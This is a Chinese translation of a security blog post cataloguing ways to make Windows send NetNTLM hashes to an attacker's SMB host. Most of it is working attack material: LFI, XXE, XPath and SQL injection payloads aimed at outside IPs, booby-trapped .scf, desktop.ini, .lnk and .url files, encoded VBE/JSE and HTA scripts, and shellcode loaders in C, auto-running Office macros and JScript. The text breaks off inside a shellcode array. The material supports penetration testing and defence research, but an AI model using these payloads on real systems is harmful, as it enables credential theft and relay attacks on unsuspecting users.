

原文:《Places of Interest in Stealing NetNTLM Hashes》
譯者:Serene@知道創宇404實驗室
一次我和@m3g9tr0n在討論使用responder來竊取NetNTLM哈希的多種方法,經過試驗后,我決定寫下這篇文章,記錄在Windows系統中的一些很酷的發現,在這些情況下SMBRelay攻擊也是有可能發生的。
LFI
PHP中的include()函數將會解析網絡路徑
http://host.tld/?page=//11.22.33.44/@OsandaMalith
XXE
在這里我使用“php://filter/convert.base64-encode/resource=”來解析網絡路徑。
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE root [<!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=//11.22.33.44/@OsandaMalith" >
]>
<root>
  <name></name>
  <tel></tel>
  <email>OUT&xxe;OUT</email>
  <password></password>
</root>
XPath Injection
通常,doc()函數被用在帶外XPath注入中,因此它可以用來解析網絡路徑。
http://host.tld/?title=Foundation&type=*&rent_days=* and doc('//35.164.153.224/@OsandaMalith')
MySQL Injection
我寫過一篇關于MySQL帶外注入的完整文章,可以在互聯網上應用,你也可以使用“INTO OUTFILE”來解析網絡路徑。
http://host.tld/index.php?id=1’ union select 1,2,load_file(‘\\\\192.168.0.100\\@OsandaMalith’),4;%00
MSSQL
由于支持查看堆棧,我們可以調用存儲過程。
';declare @q varchar(99);set @q='\\192.168.254.52\test'; exec master.dbo.xp_dirtree @qRegsvr32
在對.sct文件進行試驗時,我還意外地發現了這個。
regsvr32 /s /u /i://35.164.153.224/@OsandaMalith scrobj.dll
Batch
這里有很多可以探索的方法:
echo 1 > //192.168.0.1/abc
pushd \\192.168.0.1\abc
cmd /k \\192.168.0.1\abc
cmd /c \\192.168.0.1\abc
start \\192.168.0.1\abc
mkdir \\192.168.0.1\abc
type\\192.168.0.1\abc
dir\\192.168.0.1\abc
find, findstr, [x]copy, move, replace, del, rename and many more!
Auto-Complete


你只需要輸入'\ host \',auto-complete會在資源管理器和運行對話框下執行。
Autorun.inf
從Windows 7開始,此功能被禁用了,不過你可以通過更改Autorun的組策略來啟用它,記得要確保Autorun.inf文件是隱藏的。
[autorun]
open=\\35.164.153.224\setup.exe
icon=something.ico
action=open Setup.exe
Shell Command Files
你可以把這個存儲為.scf文件,一旦打開文件夾資源管理器,它將嘗試解析圖標的網絡路徑。
[Shell]
Command=2
IconFile=\\35.164.153.224\test.ico
[Taskbar]
Command=ToggleDesktop
Desktop.ini
desktop.ini文件包含了已應用到該文件夾的圖標的信息。我們可以用這個解析網絡路徑,一旦你打開文件夾,就能得到哈希值。
mkdir openMe
attrib +s openMe
cd openMe
echo [.ShellClassInfo] > desktop.ini
echo IconResource=\\192.168.0.1\aa >> desktop.ini
attrib +s +h desktop.ini
在Windows XP系統中,desktop.ini文件使用“IcondFile”而不是“IconResource”。
[.ShellClassInfo]
IconFile=\\192.168.0.1\aa
IconIndex=1337
Shortcut Files (.lnk)
我們可以創建一個包含網絡路徑的快捷方式,只要你打開快捷方式,Windows就會嘗試解析網絡路徑,你還可以指定一個快捷鍵來觸發這個快捷方式。至于圖標,你可以給出一個Windows二進制文件的名稱,或者從位于system32目錄中的shell32.dll,Ieframe.dll,imageres.dll,pnidui.dll或wmploc.dll中選擇一個圖標。
et shl = CreateObject("WScript.Shell")
Set fso = CreateObject("Scripting.FileSystemObject")
currentFolder = shl.CurrentDirectory

Set sc = shl.CreateShortcut(fso.BuildPath(currentFolder, "\StealMyHashes.lnk"))

sc.TargetPath = "\\35.164.153.224\@OsandaMalith"
sc.WindowStyle = 1
sc.HotKey = "Ctrl+Alt+O"
sc.IconLocation = "%windir%\system32\shell32.dll, 3"
sc.Description = "I will Steal your Hashes"
sc.Save
Powershell版本
$objShell = New-Object -ComObject WScript.Shell
$lnk = $objShell.CreateShortcut("StealMyHashes.lnk")
$lnk.TargetPath = "\\35.164.153.224\@OsandaMalith"
$lnk.WindowStyle = 1
$lnk.IconLocation = "%windir%\system32\shell32.dll, 3"
$lnk.Description = "I will Steal your Hashes"
$lnk.HotKey = "Ctrl+Alt+O"
$lnk.Save()
Internet Shortcuts (.url)
Windows中的另一個快捷方式是Internet快捷方式,你可以將下面這個存儲為.url文件:
echo [InternetShortcut] > stealMyHashes.url
echo URL=file://192.168.0.1/@OsandaMalith >> stealMyHashes.url
Autorun with Registry
你可以在以下任意一個路徑中添加新的注冊表項。
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
Powershell
Powershell中可能有許多小腳本可以解析網絡路徑。
Invoke-Item \\192.168.0.1\aa
Get-Content \\192.168.0.1\aa
Start-Process \\192.168.0.1\aa
IE
IE會解析UNC路徑,例如:
<img src="\\\\192.168.0.1\\aa"> 你可以在XSS下注入或在你發現的SQL注入下注入,例如:
http://host.tld/?id=-1' union select 1,'<img src="\\\\192.168.0.1\\aa">';%00 VBScript
你可以把這個保存為.vbs,在應用于WORD或EXCEL文件的宏中使用。
Set fso = CreateObject("Scripting.FileSystemObject")
Set file = fso.OpenTextFile("//192.168.0.100/aa", 1)
可以在網頁中應用,不過這只適用于IE。
<html>
<script type="text/Vbscript">
<!--
Set fso = CreateObject("Scripting.FileSystemObject")
Set file = fso.OpenTextFile("//192.168.0.100/aa", 1)
//-->
</script>
</html>
下面編碼的版本,你可以編碼并保存為.vbe文件。
#@~^ZQAAAA==jY~6?}'ZM2mO2}4%+1YcEUmDb2YbxocorV?H/O+h6(LnmDE#=?nO,sksn{0dWcGa+U:+XYsbVcJJzf*cF*cF*2 yczmCE~8#XSAAAA==^#~@也可以把它應用在html文件中,但只適用于IE。你可以將這個保存為.hta文件,這將是一個Windows下的HTML應用程序,其中mshta.exe將執行它,默認情況下它使用IE。
<html>
<script type="text/Vbscript.Encode">
<!--
#@~^ZQAAAA==jY~6?}'ZM2mO2}4%+1YcEUmDb2YbxocorV?H/O+h6(LnmDE#=?nO,sksn{0dWcGa+U:+XYsbVcJJzf*cF*cF*2  yczmCE~8#XSAAAA==^#~@
//-->
</script>
</html>
JScript
你可以把它保存為Windows的.js文件
var fso = new ActiveXObject("Scripting.FileSystemObject")
fso.FileExists("//192.168.0.103/aa")
也可以應用于html文件,但只適用于IE,同樣可以存為.hta文件
<html>
<script type="text/Jscript">
<!--
var fso = new ActiveXObject("Scripting.FileSystemObject")
fso.FileExists("//192.168.0.103/aa")
//-->
</script>
</html>
這是編碼的版本,可以存為.jse文件。
#@~^XAAAAA==-mD~6/K'xh,)mDk-+or8%mYvE?1DkaOrxTRwks+jzkYn:}8LmOE*i0dGcsrV3XkdD/vJzJFO+R8v0RZRqT2zlmE#Ux4AAA==^#~@html版本:
<html>
<script type="text/Jscript.Encode">
<!--
#@~^XAAAAA==-mD~6/K'xh,)mDk-+or8%mYvE?1DkaOrxTRwks+jzkYn:}8LmOE*i0dGcsrV3XkdD/vJzJFO+R8v0RZRqT2zlmE#Ux4AAA==^#~@
//-->
</script>
</html>
Windows Script Files
這個存儲為.wsf文件
<package>
  <job id="boom">
    <script language="VBScript">
       Set fso = CreateObject("Scripting.FileSystemObject")
       Set file = fso.OpenTextFile("//192.168.0.100/aa", 1)
    </script>
   </job>
</package>
Shellcode
我這里做了一個小的shellcode,使用了CreateFile,并試圖讀取不存在的網絡路徑。你可以用Responder這樣的工具抓取NetNTLM哈希,shellcode可以修改,以通過網絡竊取哈希,也可以執行SMBRelay攻擊。
/*
    Title: CreateFile Shellcode
    Author: Osanda Malith Jayathissa (@OsandaMalith)
    Website: https://osandamalith.com
    Size: 368 Bytes
*/
# include <stdlib.h>
# include <stdio.h>
# include <string.h>
# include <windows.h>

int main() {

  char *shellcode =
  "\xe8\xff\xff\xff\xff\xc0\x5f\xb9\x4c\x03\x02\x02\x81\xf1\x02\x02"
  "\x02\x02\x83\xc7\x1d\x33\xf6\xfc\x8a\x07\x3c\x05\x0f\x44\xc6\xaa"
  "\xe2\xf6\xe8\x05\x05\x05\x05\x5e\x8b\xfe\x81\xc6\x29\x01\x05\x05"
  "\xb9\x02\x05\x05\x05\xfc\xad\x01\x3c\x07\xe2\xfa\x56\xb9\x8d\x10"
  "\xb7\xf8\xe8\x5f\x05\x05\x05\x68\x31\x01\x05\x05\xff\xd0\xb9\xe0"
  "\x53\x31\x4b\xe8\x4e\x05\x05\x05\xb9\xac\xd5\xaa\x88\x8b\xf0\xe8"
  "\x42\x05\x05\x05\x6a\x05\x68\x80\x05\x05\x05\x6a\x03\x6a\x05\x6a"
  "\x01\x68\x05\x05\x05\x80\x68\x3e\x01\x05\x05\xff\xd0\x6a\x05\xff"
  "\xd6\x33\xc0\x5e\xc3\x33\xd2\xeb\x10\xc1\xca\x0d\x3c\x61\x0f\xbe"
  "\xc0\x7c\x03\x83\xe8\x20\x03\xd0\x41\x8a\x01\x84\xc0\x75\xea\x8b"
  "\xc2\xc3\x8d\x41\xf8\xc3\x55\x8b\xec\x83\xec\x14\x53\x56\x57\x89"
  "\x4d\xf4\x64\xa1\x30\x05\x05\x05\x89\x45\xfc\x8b\x45\xfc\x8b\x40"
  "\x0c\x8b\x40\x14\x89\x45\xec\x8b\xf8\x8b\xcf\xe8\xd2\xff\xff\xff"
  "\x8b\x70\x18\x8b\x3f\x85\xf6\x74\x4f\x8b\x46\x3c\x8b\x5c\x30\x78"
  "\x85\xdb\x74\x44\x8b\x4c\x33\x0c\x03\xce\xe8\x96\xff\xff\xff\x8b"
  "\x4c\x33\x20\x89\x45\xf8\x33\xc0\x03\xce\x89\x4d\xf0\x89\x45\xfc"
  "\x39\x44\x33\x18\x76\x22\x8b\x0c\x81\x03\xce\xe8\x75\xff\xff\xff"
  "\x03\x45\xf8\x39\x45\xf4\x74\x1c\x8b\x45\xfc\x8b\x4d\xf0\x40\x89"
  "\x45\xfc\x3b\x44\x33\x18\x72\xde\x3b\x7d\xec\x75\x9c\x33\xc0\x5f"
  "\x5e\x5b\xc9\xc3\x8b\x4d\xfc\x8b\x44\x33\x24\x8d\x04\x48\x0f\xb7"
  "\x0c\x30\x8b\x44\x33\x1c\x8d\x04\x88\x8b\x04\x30\x03\xc6\xeb\xdf"
  "\x21\x05\x05\x05\x50\x05\x05\x05\x6b\x65\x72\x6e\x65\x6c\x33\x32"
  "\x2e\x64\x6c\x6c\x05\x2f\x2f\x65\x72\x72\x6f\x72\x2f\x61\x61\x05";

  DWORD oldProtect;

    wprintf(L"Length : %d bytes\n@OsandaMalith", strlen(shellcode));
    BOOL ret = VirtualProtect (shellcode, strlen(shellcode), PAGE_EXECUTE_READWRITE, &oldProtect);

    if (!ret) {
        fprintf(stderr, "%s", "Error Occured");
        return EXIT_FAILURE;
    }

    ((void(*)(void))shellcode)();

    VirtualProtect (shellcode, strlen(shellcode), oldProtect, &oldProtect);

    return EXIT_SUCCESS;
}
https://packetstormsecurity.com/files/141707/CreateFile-Shellcode.html

Shellcode Inside Macros
這是上面的shellcode,應用在了WORD/EXCEL宏中,你可以在VB6應用程序中使用相同的代碼。
' Author : Osanda Malith Jayathissa (@OsandaMalith)
' Title: Shellcode to request a non-existing network path
' Website: https://osandamalith
' Shellcode : https://packetstormsecurity.com/files/141707/CreateFile-Shellcode.html
' This is a word/excel macro. This can be used in vb6 applications as well

#If Vba7 Then
    Private Declare PtrSafe Function CreateThread Lib "kernel32" ( _
        ByVal lpThreadAttributes As Long, _
        ByVal dwStackSize As Long, _
        ByVal lpStartAddress As LongPtr, _
        lpParameter As Long, _
        ByVal dwCreationFlags As Long, _
        lpThreadId As Long) As LongPtr


    Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" ( _
        ByVal lpAddress As Long, _
        ByVal dwSize As Long, _
        ByVal flAllocationType As Long, _
        ByVal flProtect As Long) As LongPtr

    Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" ( _
        ByVal Destination  As LongPtr, _
        ByRef Source As Any, _
        ByVal Length As Long) As LongPtr

#Else
    Private Declare Function CreateThread Lib "kernel32" ( _
        ByVal lpThreadAttributes As Long, _
        ByVal dwStackSize As Long, _
        ByVal lpStartAddress As Long, _
        lpParameter As Long, _
        ByVal dwCreationFlags As Long, _
        lpThreadId As Long) As Long

    Private Declare Function VirtualAlloc Lib "kernel32" ( _
        ByVal lpAddress As Long, _
        ByVal dwSize As Long, _
        ByVal flAllocationType As Long, _
        ByVal flProtect As Long) As Long

    Private Declare Function RtlMoveMemory Lib "kernel32" ( _
        ByVal Destination As Long, _
        ByRef Source As Any, _
        ByVal Length As Long) As Long
#EndIf

Const MEM_COMMIT = &H1000
Const PAGE_EXECUTE_READWRITE = &H40

Sub Auto_Open()
    Dim source As Long, i As Long
#If Vba7 Then
    Dim  lpMemory As LongPtr, lResult As LongPtr
#Else
    Dim  lpMemory As Long, lResult As Long
#EndIf

    Dim bShellcode(376) As Byte
        bShellcode(0) = 232
        bShellcode(1) = 255
        bShellcode(2) = 255
        bShellcode(3) = 255
        bShellcode(4) = 255
        bShellcode(5) = 192
        bShellcode(6) = 95
        bShellcode(7) = 185
        bShellcode(8) = 85
        bShellcode(9) = 3
        bShellcode(10) = 2
        bShellcode(11) = 2
        bShellcode(12) = 129
        bShellcode(13) = 241
        bShellcode(14) = 2
        bShellcode(15) = 2
        bShellcode(16) = 2
                .....................
lpMemory = VirtualAlloc(0, UBound(bShellcode), MEM_COMMIT, PAGE_EXECUTE_READWRITE)
    For i = LBound(bShellcode) To UBound(bShellcode)
        source = bShellcode(i)
        lResult = RtlMoveMemory(lpMemory + i, source, 1)
    Next i
    lResult = CreateThread(0, 0, lpMemory, 0, 0, 0)
End Sub
Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()
    Auto_Open
End Sub
https://github.com/OsandaMalith/Shellcodes/blob/master/CreateFile/CreateFile.vba
Shellcode Inside VBS and JS
subTee用JS和DynamicWrapperX做了很多的研究,你可以用DynamicWrapperX DLL找到POC。
http://subt0x10.blogspot.com/2016/09/shellcode-via-jscript-vbscript.html
基于此,我已經將shellcode移植到JS和VBS,有趣的是我們可以在HTML和.hta格式中嵌入JScript或VBScript中的shellcode。
注意下面的shellcode指向我的IP。
JScript
/*
 * Author : Osanda Malith Jayathissa (@OsandaMalith)
 * Title: Shellcode to request a non-existing network path
 * Website: https://osandamalith.com
 * Shellcode : https://packetstormsecurity.com/files/141707/CreateFile-Shellcode.html
 * Based on subTee's JS: https://gist.github.com/subTee/1a6c96df38b9506506f1de72573ceb04
 */
DX = new ActiveXObject("DynamicWrapperX");
DX.Register("kernel32.dll", "VirtualAlloc", "i=luuu", "r=u");
DX.Register("kernel32.dll","CreateThread","i=uullu","r=u" );
DX.Register("kernel32.dll", "WaitForSingleObject", "i=uu", "r=u");

var MEM_COMMIT = 0x1000;
var PAGE_EXECUTE_READWRITE = 0x40;

var sc = [
0xe8, 0xff, 0xff, 0xff, 0xff, 0xc0, 0x5f, 0xb9, 0x55, 0x03, 0x02, 0x02, 0x81, 0xf1, 0x02, 0x02, 0x02, 0x02, 0x83, 0xc7,
0x1d, 0x33, 0xf6, 0xfc, 0x8a, 0x07, 0x3c, 0x05, 0x0f, 0x44, 0xc6, 0xaa, 0xe2, 0xf6, 0xe8, 0x05, 0x05, 0x05, 0x05, 0x5e,
0x8b, 0xfe, 0x81, 0xc6, 0x29, 0x01, 0x05, 0x05, 0xb9, 0x02, 0x05, 0x05, 0x05, 0xfc, 0xad, 0x01, 0x3c, 0x07, 0xe2, 0xfa,
0x56, 0xb9, 0x8d, 0x10, 0xb7, 0xf8, 0xe8, 0x5f, 0x05, 0x05, 0x05, 0x68, 0x31, 0x01, 0x05, 0x05, 0xff, 0xd0, 0xb9, 0xe0,
0x53, 0x31, 0x4b, 0xe8, 0x4e, 0x05, 0x05, 0x05, 0xb9, 0xac, 0xd5, 0xaa, 0x88, 0x8b, 0xf0, 0xe8, 0x42, 0x05, 0x05, 0x05,
0x6a, 0x05, 0x68, 0x80, 0x05, 0x05, 0x05, 0x6a, 0x03, 0x6a, 0x05, 0x6a, 0x01, 0x68, 0x05, 0x05, 0x05, 0x80, 0x68, 0x3e,
0x01, 0x05, 0x05, 0xff, 0xd0, 0x6a, 0x05, 0xff, 0xd6, 0x33, 0xc0, 0x5e, 0xc3, 0x33, 0xd2, 0xeb, 0x10, 0xc1, 0xca, 0x0d,
